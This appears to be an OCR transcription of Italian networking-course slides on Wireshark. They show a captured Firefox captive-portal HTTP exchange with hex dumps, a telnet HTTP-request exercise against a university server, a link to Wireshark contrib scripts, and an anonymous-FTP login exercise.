      50 12 00 c0 1e  e7 fc c8 28 60 41 50 18   \a·P···· ···(`AP·
      a9 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
      4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 54   00 OK··C ontent-T
      3a 20 74 65 78  74 2f 70 6c 61 69 6e 0d   ype: tex t/plain·
      6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
      0a 4c 61 73 74  2d 4d 6f 64 69 66 69 65    8··Last -Modifie
0080  64 3a 20 4d 6f 6e 2c 20  31 35 20 4d 61 79 20 32   d: Mon,  15 May 2
0090  30 31 37 20 31 38 3a 30  34 3a 34 30 20 47 4d 54   017 18:0 4:40 GMT
00a0  0d 0a 45 54 61 67 3a 20  22 61 65 37 38 30 35 38   ··ETag:  "ae78058
00b0  35 66 34 39 62 39 34 63  65 31 34 34 34 65 62 37   5f49b94c e1444eb7
00c0  64 32 38 39 30 36 31 32  33 22 0d 0a 41 63 63 65   d2890612 3"··Acce
00d0  70 74 2d 52 61 6e 67 65  73 3a 20 62 79 74 65 73   pt-Range s: bytes
00e0  0d 0a 53 65 72 76 65 72  3a 20 41 6d 61 7a 6f 6e   ··Server : Amazon
00f0  53 33 0d 0a 58 2d 41 6d  7a 2d 43 66 2d 49 64 3a   S3··X-Am z-Cf-Id:
0100  20 4e 33 59 56 78 49 66  41 58 64 55 36 5f 48 43    N3YVxIf AXdU6_HC
0110  79 59 50 45 55 7a 55 4e  79 64 4e 4a 30 62 66 35   yYPEUzUN ydNJ0bf5
```

Hypertext Transfer Protocol: Protocol
Packets: 22020 · Displayed: 23 (0.1%)
Profile: Default

Wireshark – Follow HTTP Stream



```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: keep-alive

HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 8
Last-Modified: Mon, 15 May 2017 18:04:40 GMT
ETag: "ae780585f49b94ce1444eb7d28906123"
Accept-Ranges: bytes
Server: AmazonS3
X-Amz-Cf-Id: N3YVxIfAXdU6_HCyYPEUzUNydNJ0bf5vyIt9MGI5rq3FnwDqh9CbOQ==
Cache-Control: no-cache, no-store, must-revalidate
Date: Mon, 22 Oct 2018 08:28:02 GMT
Connection: keep-alive

success
```


1 client pkt(s), 1 server pkt(s), 1 turn(s).


Entire conversation (703 bytes)

Show and save data as: ASCII


Find:

Wireshark – rimuovere filtri






```
tcp.stream eq 7

No.  Time          Source            Destination       Protocol  Length  Info
  21 3.867041      193.205.92.97     193.206.135.170   HTTP        55 Continuation
  22 3.880216      193.206.135.170   193.205.92.97     TCP         66 80 → 4608 [ACK] Seq=1 Ack=2 Win=237 Len=0 SLE=1 SRE=2
  68 13.879620     193.205.92.97     193.206.135.170   TCP         55 [TCP Keep-Alive] 4608 → 80 [ACK] Seq=1 Ack=1 Win=257 Len=1
  69 13.892694     193.206.135.170   193.205.92.97     TCP         66 [TCP Keep-Alive ACK] 80 → 4608 [ACK] Seq=1 Ack=2 Win=237 L
 129 23.892990     193.205.92.97     193.206.135.170   TCP         55 [TCP Keep-Alive] 4608 → 80 [ACK] Seq=1 Ack=1 Win=257 Len=1
 130 23.905880     193.206.135.170   193.205.92.97     TCP         66 [TCP Keep-Alive ACK] 80 → 4608 [ACK] Seq=1 Ack=2 Win=237 L
3276 33.808070     193.205.92.97     193.206.135.170   HTTP       373 GET /success.txt HTTP/1.1
3288 33.821166     193.206.135.170   193.205.92.97     TCP         60 80 → 4608 [ACK] Seq=1 Ack=321 Win=245 Len=0
3289 33.821469     193.206.135.170   193.205.92.97     HTTP       438 HTTP/1.1 200 OK  (text/plain)
3291 33.862894     193.205.92.97     193.206.135.170   TCP         54 4608 → 80 [ACK] Seq=321 Ack=385 Win=255 Len=0

> Frame 3289: 438 bytes on wire (3504 bits), 438 bytes captured (3504 bits) on interface 0
> Ethernet II, Src: Cisco_f6:85:00 (08:96:ad:f6:85:00), Dst: AsustekC_0a:e6:1d (d8:50:e6:0a:e6:1d)
> Internet Protocol Version 4, Src: 193.206.135.170, Dst: 193.205.92.97
> Transmission Control Protocol, Src Port: 80, Dst Port: 4608, Seq: 1, Ack: 321, Len: 384
> Hypertext Transfer Protocol
> Line-based text data: text/plain (1 lines)

0000  d8 50 e6 0a e6 1d 08 96  ad f6 85 00 08 00 45 00   ·P······ ······E·
0010  01 a8 86 dc 40 00 3b 06  4f cc c1 ce 87 aa c1 cd   ····@·;· O·······
0020  5c 61 00 50 12 00 c0 1e  e7 fc c8 28 60 41 50 18   \a·P···· ···(`AP·
0030  00 f5 be a9 00 00 48 54  54 50 2f 31 2e 31 20 32   ······HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 43  6f 6e 74 65 6e 74 2d 54   00 OK··C ontent-T
0050  79 70 65 3a 20 74 65 78  74 2f 70 6c 61 69 6e 0d   ype: tex t/plain·
0060  0a 43 6f 6e 74 65 6e 74  2d 4c 65 6e 67 74 68 3a   ·Content -Length:
0070  20 38 0d 0a 4c 61 73 74  2d 4d 6f 64 69 66 69 65    8··Last -Modifie
0080  64 3a 20 4d 6f 6e 2c 20  31 35 20 4d 61 79 20 32   d: Mon,  15 May 2
0090  30 31 37 20 31 38 3a 30  34 3a 34 30 20 47 4d 54   017 18:0 4:40 GMT
00a0  0d 0a 45 54 61 67 3a 20  22 61 65 37 38 30 35 38   ··ETag:  "ae78058
00b0  35 66 34 39 62 39 34 63  65 31 34 34 34 65 62 37   5f49b94c e1444eb7
00c0  64 32 38 39 30 36 31 32  33 22 0d 0a 41 63 63 65   d2890612 3"··Acce
00d0  70 74 2d 52 61 6e 67 65  73 3a 20 62 79 74 65 73   pt-Range s: bytes

wireshark_31F20730-8C4F-4C02-B264-D3E5F3F123B7_20181022102918_a12192.pcapng    Packets: 33904 · Displayed: 13 (0.0%)    Profile: Default
```



Wireshark – esercitazione individuale

```
telnet pros.unicam.it 80
```

- digitare e commentare:
  - abcdef
  - GET /index.html HTTP/1.0
  - HEAD
  - HEAD /index.html HTTP/1.0
  - POST
  - GET /index.html HTTP/1.1


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
Frame (56 bytes)
Reassembled TCP (28 bytes)

Filter: http

```
No.   Time       Source          Destination     Protocol  Length  Info
   51 7.248349   193.205.92.97   172.16.0.8      HTTP          56  GET /index.html HTTP/1.0
   53 7.279989   172.16.0.8      193.205.92.97   HTTP         615  HTTP/1.1 302 Found  (text/html)
```

```
> Frame 51: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface 0
> Ethernet II, Src: AsustekC_0a:e6:1d (d8:50:e6:0a:e6:1d), Dst: Cisco_f6:85:00 (08:96:ad:f6:85:00)
> Internet Protocol Version 4, Src: 193.205.92.97, Dst: 172.16.0.8
> Transmission Control Protocol, Src Port: 7000, Dst Port: 80, Seq: 27, Ack: 1, Len: 2
> [4 Reassembled TCP Segments (28 bytes): #39(1), #41(23), #46(2), #51(2)]
v Hypertext Transfer Protocol
  > GET /index.html HTTP/1.0\r\n
    \r\n
    [HTTP request 1/1]
    [Response in frame: 53]
```


```
0000  47 45 54 20 2f 69 6e 64  65 78 2e 68 74 6d 6c 20   GET /ind ex.html 
0010  48 54 54 50 2f 31 2e 30  0d 0a 0d 0a               HTTP/1.0 ····
```

Text item (text), 2 bytes

Packets: 70 · Displayed: 2 (2.9%) · Dropped: 0 (0.0%)

Profile: Default

Wireshark contrib



Last edited by Chuck Craft 2 weeks ago

Contrib

This page contains a collection of user-created public scripts, macr


- Colouring Rules
- Display Filter Macros
- Lua Plugins
  - Protocol Dissectors
  - Statistic Taps or Post-Dissectors
  - File Formats
  - Other
- Extcap Plugins

https://gitlab.com/wireshark/wireshark/-/wikis/Contrib

FINE

WIRESHARK

FTP



Connessione server ftp


Collegarsi ad un server ftp

Autenticarsi con **anonymous**

Digitare una **password** "***password***"

Vedere l'elenco dei file

Disconnettersi




```
